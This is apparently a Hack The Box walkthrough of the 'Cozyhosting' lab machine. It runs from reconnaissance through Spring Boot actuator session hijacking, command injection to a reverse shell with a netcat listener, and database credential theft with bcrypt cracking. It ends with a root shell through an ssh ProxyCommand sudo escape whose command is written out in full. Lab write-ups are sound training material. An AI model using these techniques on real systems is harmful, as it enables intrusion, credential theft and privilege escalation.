

## **Cozyhosting - HTB**


· Nmap Scan -

```
# Nmap 7.94 scan initiated Sun Sep 24 09:40:48 2023 as: nmap -A -T4 -vv -oN nmapscan_topports -Pn 10.10.11.230
Increasing send delay for 10.10.11.230 from 5 to 10 due to 11 out of 23 dropped probes since last increase.
Nmap scan report for 10.10.11.230
Host is up, received user-set (0.62s latency).
Scanned at 2023-09-24 09:40:48 EDT for 88s
Not shown: 998 closed top ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh
                  syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
  256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEpNwlByWMKMm7ZgDWRW+WZ9uHc/0Ehct692T5VBBGaWhA71L+yFgM/SqhtUoy0b0
  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHVzF8iMVIHgp9xMX9qxvbaoXVg1xkGLo61jXuUAYq5q
80/tcp open http
                   syn-ack nginx 1.18.0 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Sep 24 09:42:16 2023 -- 1 IP address (1 host up) scanned in 87.85 seconds
```

- We see port 22 and 80 open
- On trying to visit <a href="http://10.10.11.230:80/">http://10.10.11.230:80/</a> we get 301 response code with the location as <a href="cozyhosting.htt">cozyhosting.htt</a>
- Adding cozyhosting.htb to /etc/hosts

```
-(kali®kali)-[~/Documents/HTB/Cozyhosting]
                               "cozyhosting.htb" | sudo tee -a /etc/hosts
[sudo] password for kali:
10.10.11.230
               cozyhosting.htb
(kali⊕ kali)-[~/Documents/HTB/Cozyhosting]
$ cat /etc/hosts
127.0.0.1
                localhost
127.0.1.1
                kali
                localhost ip6-localhost ip6-loopback
ff02::1
                ip6-allnodes
                ip6-allrouters
ff02::2
10.10.11.230
                cozyhosting.htb
  -(kali⊗kali)-[~/Documents/HTB/Cozyhosting]
```

• Now, visiting - http://cozyhosting.htb:80/ we get -




• On doing directory enumeration using <code>gobuster</code> with the following command -

\$ gobuster dir -u http://cozyhosting.htb:80/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


• I got the following result -

```
/admin (Status: 401) [Size: 97]
/login (Status: 200) [Size: 4431]
/logout (Status: 204) [Size: 0]
/error (Status: 500) [Size: 73]
/index (Status: 200) [Size: 12706]
/[ (Status: 400) [Size: 435]
/plain] (Status: 400) [Size: 435]
```

• On visiting <a href="http://cozyhosting.htb/login">http://cozyhosting.htb/login</a> we get -



- Tried some default credentials but didn't get any lead.
- On visiting the /error page , got the following error -




## **Whitelabel Error Page**

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Tue Sep 26 09:53:00 UTC 2023

There was an unexpected error (type=None, status=999).

 $\bullet\,$  On searching for the error, we get to know that this is a Spring Boot error page -



· Some spring boot endpoints -

## Spring Boot Actuator Endpoints


The actuator endpoints allow us to monitor and interact with our Spring Boot application. Spring Boot includes number of built-in endpoints and we can also add custom endpoints in Spring Boot application.

The following table describes the widely used endpoints.


Id	Usage	Default
actuator	It provides a hypermedia-based <b>discovery page</b> for the other endpoints. It requires Spring HATEOAS to be on the classpath.	True
auditevents	It exposes audit events information for the current application.	True
autoconfig	It is used to display an auto-configuration report showing all auto-configuration candidates and the reason why they 'were' or 'were not' applied.	True
beans	It is used to display a complete list of all the Spring beans in your application.	True
configprops	It is used to display a collated list of all @ConfigurationProperties.	True
dump	It is used to perform a thread dump.	True
env	It is used to expose properties from Spring's ConfigurableEnvironment.	True
flyway	It is used to show any Flyway database migrations that have been applied.	True
health	It is used to show application health information.	False
info	It is used to display arbitrary application info.	False
loggers	It is used to show and modify the configuration of loggers in the application.	True

• On running directory scanning using directory l got some more interesting results -


• Got something interesting on visiting - /actuator/sessions




- Got a cookie like value for the user kanderson
- Now visited the login page, opened the developer tools and changed the JSESSIONID cookie value to the value we found above.



• After refreshing the page, I successfully got logged in as admin.



- There was a option of entering hostname and username in the admin page.
- Fired up burpsuite and tried command injection payloads in both the fields.
- Successfully got command injection vulnerability in the username field by issuing ping command with our own machine IP.




• I was listening on my machine using tcpdump and got a successful ping request .

```
(kali⊗ kali)-[~/Documents/HTB/Cozyhosting]
$ sudo tcpdump -i tun0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
14:12:36.773807 IP cozyhosting.htb > kali: ICMP echo request, id 2, seq 1, length 64
14:12:36.773826 IP kali > cozyhosting.htb: ICMP echo reply, id 2, seq 1, length 64
```

- Hence it was clear that there was a command injection vulnerability.
- Now from here, we can try to get reverse shell.
- · Converted the revshell command to base64

- In the 1st base64 value, we can see that it consists of some 🕝 signs, which will not work when we use it in burpsuite.
- So, to remove the base64 values, I used two spaces instead of one in some places in the command to avoid getting in the base64 value.
- · Then, used the following payload in the username field and started a netcat listener



Got a reverse shell as the user app

```
(kali@ kali)-[~/Documents/HTB/Cozyhosting]
$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.16.59] from (UNKNOWN) [10.10.11.230] 42982
bash: cannot set terminal process group (1061): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ id
```

· Enumerating the users in the machine -

```
app@cozyhosting:/app$ cat /etc/passwd | grep -E 'sh$'
cat /etc/passwd | grep -E 'sh$'
root:x:0:0:root:/root:/bin/bash
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
josh:x:1003:1003::/home/josh:/usr/bin/bash
app@cozyhosting:/app$
```

- Found a file cloudhosting-0.0.1.jar in the directory.
- · Transferred the file to our attacking machine to assess the file

- · Unzipped the file and on enumeration found some useful information about postgres
- Tried to login in the postgres using those information and successfully got logged in.

```
app@cozyhosting:/app$ psql -U postgres -d cozyhosting -h 127.0.0.1
psql -U postgres -d cozyhosting -h 127.0.0.1
Password for user postgres: Vg&nvzAQ7XxR
application.properties htb static templates
  -(kali®kali)-[~/.../Cozyhosting/transfers/BOOT-INF/classes]
s cat application.properties
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
   (kali@kali)-[~/.../Cozyhosting/transfers/BOOT-INF/classes]
```

• After some table enumeration, found some password hashes stored in the users table -

```
\dt
        List of relations
 Schema | Name | Type | Owner
public | hosts | table | postgres
public | users | table | postgres
(2 rows)
\d users
                        Table "public.users"
                                   | Collation | Nullable | Default
  Column |
                     Type
          | character varying(50)
                                                 not null
 password | character varying(100)
                                                  not null
role
          | role
Indexes:
"users_pkey" PRIMARY KEY, btree (name)
Referenced by:
    TABLE "hosts" CONSTRAINT "hosts_username_fkey" FOREIGN KEY (username) REFERENCES users(name)
select * from users;
                                        password
                                                                           | role
  name
kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
           | $2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
```

- First tried to crack the hash of the kanderson user using hashcat, but didn't get any lead.
- Then cracked the hash of the user admin and successfully cracked it.

```
$2a$10$SpKYdHLB0F0aT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib3H9kV08dm:manchesterunited
Session....: hashcat
Status....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target....: $2a$10$SpKYdHLB0FOaT7n3×72wtuS0yR8uqqbNNpIPjUb2MZib...kVO8dm
Time.Started....: Sun Sep 24 17:19:28 2023 (1 min, 12 secs)
Time.Estimated...: Sun Sep 24 17:20:40 2023 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1....
                          39 H/s (3.17ms) @ Accel:2 Loops:32 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress..... 2796/14344385 (0.02%)
Rejected..... 0/2796 (0.00%)
Restore.Point...: 2792/14344385 (0.02%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidate. Engine.: Device Generator
Candidates.#1....: andrea1 \rightarrow charley
Hardware.Mon.#1..: Util: 99%
Started: Sun Sep 24 17:19:25 2023
Stopped: Sun Sep 24 17:20:41 2023
```

• Tried to login via ssh with the user josh and the password that I cracked.

```
-(kali@kali)-[~/Documents/HTB/Cozyhosting]
 ssh josh@cozyhosting.htb
The authenticity of host 'cozyhosting.htb (10.10.11.230)' can't be established. ED25519 key fingerprint is SHA256:x/7yQ53dizlhq7THoanU79X7U63DSQqSi39NPLqRKHM.
This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'cozyhosting.htb' (ED25519) to the list of known hosts.

josh@cozyhosting.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64)
 * Documentation: https://help.ubuntu.com
                        https://landscape.canonical.com
https://ubuntu.com/advantage
  * Management:
  System information as of Mon Sep 25 09:46:57 AM UTC 2023
                                0.00244140625
   System load:
                                55.1% of 5.42GB
   Usage of /:
   Memory usage:
   Swap usage:
   Users logged in:
   IPv4 address for eth0: 10.10.11.230
   IPv6 address for eth0: dead:beef::250:56ff:feb9:31c8
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Mon Sep 25 09:34:36 2023 from 10.10.14.45 josh@cozyhosting:~$ ■
```

- I successfully got logged in
- On doing some enumeration I found that we can run the command /usr/bin/ssh as root -

```
josh@cozyhosting:~$ sudo -l
sudo -l
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/sbin\:/snap/bin,
    use_pty

User josh may run the following commands on localhost:
    [(root) /usr/bin/ssh *
```

• Visited GTFObins and looked for ssh

## Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

· Tried the above command and successfully got root access -

```
josh@cozyhosting:~$ sudo /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
sudo /usr/bin/ssh -o ProxyCommand=';sh 0<82 1>82' x
Pseudo-terminal will not be allocated because stdin is not a terminal.
whoami
root
cd /root
ls -alh
total 40K
drwx---- 5 root root 4.0K Aug 14 13:37 .
drwxr-xr-x 19 root root 4.0K Aug 14 14:11 ..
lrwxrwxrwx 1 root root 9 May 18 15:00 .bash_history → /dev/null

-rw-r--r- 1 root root 3.1K Oct 15 2021 .bashrc

drwx — 2 root root 4.0K Aug 8 10:10 .cache

-rw — 1 root root 56 Aug 14 13:37 .lesshst
-rw-r—— 1 root root 33 Sep 25 02:58 root.txt
drwx----- 2 root root 4.0K Sep 25 03:21 .ssh
-rw-r--r-- 1 root root 39 Aug 8 10:19 .vimrc
cat root.txt
```